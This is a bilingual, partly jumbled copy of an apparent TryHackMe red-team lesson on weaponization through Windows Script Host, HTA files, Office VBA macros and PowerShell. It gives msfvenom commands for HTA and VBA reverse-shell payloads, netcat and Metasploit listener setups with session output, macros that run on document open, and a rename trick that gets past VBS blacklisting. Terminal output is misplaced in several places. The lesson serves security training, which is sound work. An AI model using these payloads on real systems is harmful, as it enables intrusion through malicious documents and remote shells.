大多数组织在其受控环境中阻止或监视.exe 文件的执行 。出于这个原因,红队依赖于使用其他技术来执行有效负载,例如内置的 Windows 脚本技术。因此,此任务侧重于各种流行且有效的脚本编写技术,包括:
- Windows 脚本宿主 (WSH)
- HTML 应用程序 (HTA)
- Visual Basic 应用程序 (VBA)
- 电力外壳 (PSH)
Windows 脚本主机 (WSH)
它是一个 Windows 本机引擎,cscript.exe(用于命令行脚本)和 wscript.exe(用于 UI 脚本),负责执行各种Microsoft Visual Basic 脚本 (VBScript),包括 vbs 和 vbe。有关 VBScript 的更多信息,请访问此处。需要注意的是,Windows 操作系统上的 VBScript 引擎以与普通用户相同的访问和权限级别运行和执行应用程序;因此,它对红队队员很有用。
现在,让我们编写一个简单的 VBScript 代码来创建一个显示“欢迎使用 THM”消息的 Windows 消息框。请确保将以下代码保存到文件中,例如 hello.vbs.
Dim messagemessage = "Welcome to THM"MsgBox message

现在,让我们使用 VBScript 来运行可执行文件。以下 vbs 代码用于调用 Windows 计算器,证明我们可以使用 Windows 本机引擎 (WSH) 执行.exe文件。
Set shell = WScript.CreateObject("Wscript.Shell")shell.Run("C:\Windows\System32\calc.exe " & WScript.ScriptFullName),0,True我们使用 CreateObject 创建 WScript 库的对象来调用执行有效负载。然后,我们利用 Run 方法来执行有效负载。对于此任务,我们将运行 Windows calculatorcalc.exe。
要执行 vbs 文件,我们可以使用 wscript 运行它,如下所示:
c:\Windows\System32>wscript c:\Users\thm\Desktop\payload.vbs我们也可以通过 cscript 运行它,如下所示:
c:\Windows\System32>cscript.exe c:\Users\thm\Desktop\payload.vbs因此,Windows 计算器将显示在桌面上。
另一个技巧。如果 VBS 文件被列入黑名单,那么我们可以将文件重命名为 .txt 文件并使用 wscript 运行它,如下所示:
c:\Windows\System32>wscript /e:VBScript c:\Users\thm\Desktop\payload.txt结果将与执行运行calc.exe二进制文件的 vbs 文件一样精确。
HTML 应用程序 (HTA) HTA stands for “HTML Application.” It allows you to create a downloadable file that takes all the information regarding how it is displayed and rendered. HTML Applications, also known as HTAs, which are dynamic HTML pages containing JScript and VBScript. The LOLBINS (Living-of-the-land Binaries) tool mshta is used to execute HTA files. It can be executed by itself or automatically from Internet Explorer.
HTA 代表“HTML 应用程序”。它允许您创建一个可下载的文件,该文件包含有关其显示和呈现方式的所有信息。HTML 应用程序,也称为 HTA,它们是包含 JScript 和 VBScript 的动态 HTML 页面。LOLBINS(Living-of-the-land Binaries)工具mshta用于执行HTA文件。它可以自行执行,也可以从 Internet Explorer 自动执行。
In the following example, we will use an ActiveXObject↗ in our payload as proof of concept to execute cmd.exe. Consider the following HTML code.
在下面的示例中,我们将使用有效负载中的 ActiveXObject 作为概念证明来执行cmd.exe。请考虑以下 HTML 代码。
<html><body><script> var c= 'cmd.exe' new ActiveXObject('WScript.Shell').Run(c);</script></body></html>Then serve the payload.hta from a web server, this could be done from the attacking machine as follows,
然后从 Web 服务器提供 payload.hta,这可以从攻击机器完成,如下所示:
Terminal 终端
user@machine$ python3 -m http.server 8090Serving HTTP on 0.0.0.0 port 8090 (http://0.0.0.0:8090/)On the victim machine, visit the malicious link using Microsoft Edge, http://10.8.232.37:8090/payload.hta↗. Note that the 10.8.232.37 is the AttackBox’s IP address.
在受害计算机上,使用 Microsoft Edge 访问恶意链接,http://10.8.232.37:8090/payload.hta。请注意,10.8.232.37↗ 是 AttackBox 的 IP 地址。


Once we press Run, the payload.hta gets executed, and then it will invoke the cmd.exe. The following figure shows that we have successfully executed the cmd.exe
一旦我们按下运行,payload.hta 就会被执行,然后它将调用cmd.exe。下图显示我们已经成功执行了cmd.exe.
HTA** Reverse Connection **HTA 反向连接
We can create a reverse shell payload as follows,
我们可以创建一个反向 shell 有效负载,如下所示:
Terminal 终端
We use the msfvenom from the Metasploit framework to generate a malicious payload to connect back to the attacking machine. We used the following payload to connect the windows/x64/shell_reverse_tcp to our IP and listening port.
我们使用 Metasploitframework 中的 msfvenom 来生成恶意负载以连接回攻击机器。我们使用以下有效负载将 windows/x64/shell_reverse_tcp 连接到我们的 IP 和侦听端口。
On the attacking machine, we need to listen to the port 443 using nc. Please note this port needs root privileges to open, or you can use different ones.
在攻击机器上,我们需要使用 nc 监听端口 443。请注意,此端口需要root权限才能打开,或者您可以使用其他权限。
Once the victim visits the malicious URL and hits run, we get the connection back.
一旦受害者访问恶意 URL 并点击运行,我们就会恢复连接。
Terminal 终端
Malicious HTA via Metasploit
通过 Metasploit 的恶意 HTA
There is another way to generate and serve malicious HTA files using the Metasploit framework. First, run the Metasploit framework using msfconsole -q command. Under the exploit section, there is exploit/windows/misc/hta_server, which requires selecting and setting information such as LHOST, LPORT, SRVHOST, Payload, and finally, executing exploit to run the module.
还有另一种方法可以使用 Metasploit 框架生成和提供恶意 HTA 文件。首先,使用 msfconsole -q 命令运行 Metasploit 框架。在漏洞利用部分下,有 exploit/windows/misc/hta_server,它需要选择和设置 LHOST、LPORT、SRVHOST、Payload 等信息,最后执行 EXPLOIT 来运行模块。
Terminal 终端
On the victim machine, once we visit the malicious HTA file that was provided as a URL by Metasploit, we should receive a reverse connection.
在受害机器上,一旦我们访问了Metasploit作为URL提供的恶意HTA文件,我们应该会收到一个反向连接。
Terminal 终端
user@machine$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.8.232.37 LPORT=443 -f hta-psh -o thm.hta[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload[-] No arch selected, selecting arch: x64 from the payloadNo encoder specified, outputting raw payloadPayload size: 460 bytesFinal size of hta-psh file: 7692 bytesSaved as: thm.htauser@machine$ sudo nc -lvp 443listening on [any] 443 ...10.8.232.37: inverse host lookup failed: Unknown hostconnect to [10.8.232.37] from (UNKNOWN) [10.10.201.254] 52910Microsoft Windows [Version 10.0.17763.107](c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\thm\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloads>pState\Downloads>ipconfigipconfig
Windows IP Configuration
Ethernet adapter Ethernet 4:
Connection-specific DNS Suffix . : eu-west-1.compute.internal Link-local IPv6 Address . . . . . : fe80::fce4:699e:b440:7ff3%2 IPv4 Address. . . . . . . . . . . : 10.10.201.254 Subnet Mask . . . . . . . . . . . : 255.255.0.0 Default Gateway . . . . . . . . . : 10.10.0.1msf6 > use exploit/windows/misc/hta_servermsf6 exploit(windows/misc/hta_server) > set LHOST 10.8.232.37LHOST => 10.8.232.37msf6 exploit(windows/misc/hta_server) > set LPORT 443LPORT => 443msf6 exploit(windows/misc/hta_server) > set SRVHOST 10.8.232.37SRVHOST => 10.8.232.37msf6 exploit(windows/misc/hta_server) > set payload windows/meterpreter/reverse_tcppayload => windows/meterpreter/reverse_tcpmsf6 exploit(windows/misc/hta_server) > exploit[*] Exploit running as background job 0.[*] Exploit completed, but no session was created.msf6 exploit(windows/misc/hta_server) >[*] Started reverse TCP handler on 10.8.232.37:443[*] Using URL: http://10.8.232.37:8080/TkWV9zkd.hta[*] Server started.user@machine$ [*] 10.10.201.254 hta_server - Delivering Payload[*] Sending stage (175174 bytes) to 10.10.201.254[*] Meterpreter session 1 opened (10.8.232.37:443 -> 10.10.201.254:61629) at 2021-11-16 06:15:46 -0600msf6 exploit(windows/misc/hta_server) > sessions -i 1[*] Starting interaction with 1...
meterpreter > sysinfoComputer : DESKTOP-1AU6NT4OS : Windows 10 (10.0 Build 14393).Architecture : x64System Language : en_USDomain : WORKGROUPLogged On Users : 3Meterpreter : x86/windowsmeterpreter > shellProcess 4124 created.Channel 1 created.Microsoft Windows [Version 10.0.14393](c) 2016 Microsoft Corporation. All rights reserved.
C:\app>Answer the questions below
回答以下问题
Now, apply what we discussed to receive a reverse connection using the user simulation machine in the Practice Arena task.
现在,应用我们讨论的内容,在 Practice Arena 任务中使用用户模拟机器接收反向连接。
Visual Basic 应用程序 (VBA) VBA stands for Visual Basic for Applications, a programming language by Microsoft implemented for Microsoft applications such as Microsoft Word, Excel, PowerPoint, etc. VBA programming allows automating tasks of nearly every keyboard and mouse interaction between a user and Microsoft Office applications.
VBA 代表 Visual Basic for Applications,这是 Microsoft 为 Microsoft 应用程序(如 Microsoft Word、Excel、PowerPoint 等)实现的一种编程语言。 VBA 编程允许自动执行用户与 Microsoft Office 应用程序之间几乎所有键盘和鼠标交互的任务。
Macros are Microsoft Office applications that contain embedded code written in a programming language known as Visual Basic for Applications (VBA). It is used to create custom functions to speed up manual tasks by creating automated processes. One of VBA’s features is accessing the Windows Application Programming Interface (API↗) and other low-level functionality. For more information about VBA, visit here↗.
宏是 Microsoft Office 应用程序,其中包含用称为 Visual Basic for Applications (VBA) 的编程语言编写的嵌入式代码。它用于创建自定义函数,通过创建自动化流程来加快手动任务。VBA 的功能之一是访问 Windows 应用程序编程接口 (API) 和其他低级功能。有关 VBA 的详细信息,请访问此处。
In this task, we will discuss the basics of VBA and the ways the adversary uses macros to create malicious Microsoft documents. To follow up along with the content of this task, make sure to deploy the attached Windows machine in Task 2. When it is ready, it will be available through in-browser access.
在此任务中,我们将讨论 VBA 的基础知识以及攻击者使用宏创建恶意 Microsoft 文档的方式。若要跟进此任务的内容,请确保在任务 2 中部署连接的 Windows 计算机。准备就绪后,将通过浏览器内访问提供。

Now open Microsoft Word 2016 from the Start menu. Once it is opened, we close the product key window since we will use it within the seven-day trial period.
现在从“开始”菜单打开Microsoft Word 2016。打开后,我们将关闭产品密钥窗口,因为我们将在 7 天的试用期内使用它。

Next, make sure to accept the Microsoft Office license agreement that shows after closing the product key window.
接下来,请确保接受关闭产品密钥窗口后显示的 Microsoft Office 许可协议。
Now create a new blank Microsoft document to create our first macro. The goal is to discuss the basics of the language and show how to run it when a Microsoft Word document gets opened. First, we need to open the Visual Basic Editor by selecting view → macros. The Macros window shows to create our own macro within the document.
现在创建一个新的空白 Microsoft 文档以创建我们的第一个宏。目标是讨论该语言的基础知识,并展示如何在打开 Microsoft Word 文档时运行它。首先,我们需要通过选择“视图”→宏来打开 Visual Basic 编辑器。将显示“宏”窗口,以在文档中创建我们自己的宏。

In the Macro name section, we choose to name our macro as THM. Note that we need to select from the Macros in list Document1 and finally select create. Next, the Microsoft Visual Basic for Application editor shows where we can write VBA code. Let’s try to show a message box with the following message: Welcome to Weaponization Room!. We can do that using the MsgBox function as follows:
在宏名称部分,我们选择将宏命名为 THM。请注意,我们需要从列表 Document1 中的宏中进行选择,最后选择创建。接下来,Microsoft Visual Basic应用程序编辑器显示了我们可以编写VBA代码的位置。让我们尝试显示一个消息框,其中包含以下消息:欢迎来到武器化室!我们可以使用 MsgBox 函数来做到这一点,如下所示:
Sub THM() MsgBox ("Welcome to Weaponization Room!")End SubFinally, run the macro by F5 or Run → Run Sub/UserForm
最后,按 F5 运行宏或运行 → 运行 Sub/UserForm.
Now in order to execute the VBA code automatically once the document gets opened, we can use built-in functions such as AutoOpen and Document_open. Note that we need to specify the function name that needs to be run once the document opens, which in our case, is the THM function.
现在,为了在打开文档后自动执行VBA代码,我们可以使用AutoOpen和Document_open等内置功能。请注意,我们需要指定文档打开后需要运行的函数名称,在我们的例子中,它是 THM 函数。
Sub Document_Open() THMEnd Sub
Sub AutoOpen() THMEnd Sub

Sub THM() MsgBox ("Welcome to Weaponization Room!")End SubIt is important to note that to make the macro work, we need to save it in Macro-Enabled format such as .doc and docm. Now let’s save the file as Word 97-2003 Template where the Macro is enabled by going to File → save Document1 and save as type → Word 97-2003 Document and finally, save.
需要注意的是,要使宏正常工作,我们需要将其保存为启用宏的格式,例如 .doc 和 docm。现在,让我们将文件另存为 Word 97-2003 模板,通过转到“文件”→保存 Document1 并另存为 Word 97-2003 文档→类型,最后保存来启用宏。

Let’s close the Word document that we saved. If we reopen the document file, Microsoft Word will show a security message indicating that Macros have been disabled and give us the option to enable it. Let’s enable it and move forward to check out the result.
让我们关闭我们保存的Word文档。如果我们重新打开文档文件,Microsoft Word将显示一条安全消息,指示宏已被禁用,并给我们启用它的选项。让我们启用它并继续查看结果。

Once we allowed the Enable Content, our macro gets executed as shown,
一旦我们允许启用内容,我们的宏就会被执行,如下所示,

Now edit the word document and create a macro function that executes a calc.exe or any executable file as proof of concept as follows,
现在编辑 word 文档并创建一个执行calc.exe或任何可执行文件的宏函数作为概念证明,如下所示:
Sub PoC() Dim payload As String payload = "calc.exe" CreateObject("Wscript.Shell").Run payload,0End SubTo explain the code in detail, with Dim payload As String, we declare payload variable as a string using Dim keyword. With payload = “calc.exe” we are specifying the payload name and finally with CreateObject(“Wscript.Shell”).Run payload we create a Windows Scripting Host (WSH) object and run the payload. Note that if you want to rename the function name, then you must include the function name in the AutoOpen() and Document_open() functions too.
为了详细解释代码,使用 Dim payload As String,我们使用 Dim 关键字将 payload 变量声明为字符串。使用 payload = “calc.exe”,我们指定有效负载名称,最后使用 CreateObject(“Wscript.Shell”)。运行有效负载 我们创建一个 Windows 脚本主机 (WSH) 对象并运行有效负载。请注意,如果要重命名函数名称,则还必须在 AutoOpen() 和 Document_open() 函数中包含函数名称。
Make sure to test your code before saving the document by using the running feature in the editor. Make sure to create AutoOpen() and Document_open() functions before saving the document. Once the code works, now save the file and try to open it again.
请确保在使用编辑器中的运行功能保存文档之前测试代码。在保存文档之前,请确保创建 AutoOpen() 和 Document_open() 函数。代码工作后,现在保存文件并尝试再次打开它。
It is important to mention that we can combine VBAs with previously covered methods, such as HTAs and WSH. VBAs/macros by themselves do not inherently bypass any detections.
值得一提的是,我们可以将 VBA 与前面介绍的方法(例如 HTA 和 WSH)结合使用。VBA/宏本身本身不会绕过任何检测。
Answer the questions below
回答以下问题
Now let’s create an in-memory meterpreter payload using the Metasploit framework to receive a reverse shell. First, from the AttackBox, we create our meterpreter payload using msfvenom. We need to specify the Payload, LHOST, and LPORT, which match what is in the Metasploit framework. Note that we specify the payload as VBA to use it as a macro.
现在,让我们使用 Metasploit 框架创建一个内存中的 meterpreter 有效负载来接收反向 shell。首先,在 AttackBox 中,我们使用 msfvenom 创建 meterpreter 有效负载。我们需要指定 PayloadLHOST 和 LPORT,它们与 Metasploit 框架中的内容相匹配。请注意,我们将有效负载指定为 VBA 以将其用作宏。
Terminal 终端
The value of the LHOST in the above terminal is an example of AttackBox’s IP address that we used. In your case, you need to specify the IP address of your AttackBox.
上述终端中 LHOST 的值是我们使用的 AttackBox IP 地址的一个示例。在您的情况下,您需要指定 AttackBox 的 IP 地址。
Import to note that one modification needs to be done to make this work. The output will be working on an MS excel sheet. Therefore, change the Workbook_Open() to Document_Open() to make it suitable for MS word documents.
导入时要注意,需要进行一次修改才能使其正常工作。输出将在 MS Excel 工作表上工作。因此,将 Workbook_Open() 更改为 Document_Open() 以使其适用于 MS word 文档。
Now copy the output and save it into the macro editor of the MS word document, as we showed previously.
现在复制输出并将其保存到 MS word 文档的宏编辑器中,正如我们之前所示。
From the attacking machine, run the Metasploit framework and set the listener as follows:
在攻击机器上,运行 Metasploit 框架并设置侦听器,如下所示:
Terminal 终端
Once the malicious MS word document is opened on the victim machine, we should receive a reverse shell.
一旦在受害机器上打开恶意 MS Word 文档,我们应该会收到一个反向 shell。
Terminal 终端
user@AttackBox$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.50.159.15 LPORT=443 -f vba[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload[-] No arch selected, selecting arch: x86 from the payloadNo encoder specified, outputting raw payloadPayload size: 341 bytesFinal size of vba file: 2698 bytesuser@AttackBox$ msfconsole -qmsf5 > use exploit/multi/handler[*] Using configured payload generic/shell_reverse_tcpmsf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcppayload => windows/meterpreter/reverse_tcpmsf5 exploit(multi/handler) > set LHOST 10.50.159.15LHOST => 10.50.159.15msf5 exploit(multi/handler) > set LPORT 443LPORT => 443msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.50.159.15:443msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.50.159.15:443[*] Sending stage (176195 bytes) to 10.10.215.43[*] Meterpreter session 1 opened (10.50.159.15:443 -> 10.10.215.43:50209) at 2021-12-13 10:46:05 +0000meterpreter >PowerShell (PSH)
PowerShell is an object-oriented programming language executed from the Dynamic Language Runtime (DLR) in .NET with some exceptions for legacy uses. Check out the TryHackMe room, Hacking withPowerShellfor more information aboutPowerShell↗
PowerShell 是一种面向对象的编程语言,从 .NET 中的动态语言运行时 (DLR) 执行,但旧用途有一些例外。有关 PowerShell 的详细信息,请查看 TryHackMe 聊天室 Hacking with PowerShell.
Red teamers rely on PowerShell in performing various activities, including initial access, system enumerations, and many others. Let’s start by creating a straightforward PowerShell script that prints “Welcome to the Weaponization Room!” as follows,
红队成员依靠 PowerShell 执行各种活动,包括初始访问、系统枚举等。让我们首先创建一个简单的 PowerShell 脚本,该脚本打印“欢迎来到武器化室!”,如下所示:
Write-Output "Welcome to the Weaponization Room!"Save the file as thm.ps1. With the Write-Output, we print the message “Welcome to the Weaponization Room!” to the command prompt. Now let’s run it and see the result.
将文件另存为 thm.ps1。使用写输出,我们将消息“欢迎来到武器化室!现在让我们运行它并查看结果。
CMD
C:\Users\thm\Desktop>powershell -File thm.ps1File C:\Users\thm\Desktop\thm.ps1 cannot be loaded because running scripts is disabled on this system. For moreinformation, see about_Execution_Policies at http://go.microsoft.com/fwlink/?LinkID=135170. + CategoryInfo : SecurityError: (:) [], ParentContainsErrorRecordException + FullyQualifiedErrorId : UnauthorizedAccess
C:\Users\thm\Desktop>Execution Policy 执行策略
PowerShell’s execution policy is a security option to protect the system from running malicious scripts. By default, Microsoft disables executing PowerShell scripts .ps1 for security purposes. The PowerShell execution policy is set to Restricted, which means it permits individual commands but not run any scripts.
PowerShell 的执行策略是一个安全选项,用于保护系统免受恶意脚本的运行。默认情况下,出于安全目的,Microsoft 禁止执行 PowerShell 脚本 .ps1。PowerShell 执行策略设置为“受限”,这意味着它允许单个命令,但不允许运行任何脚本。
You can determine the current PowerShell setting of your Windows as follows,
可以按如下方式确定 Windows 的当前 PowerShell 设置:
CMD
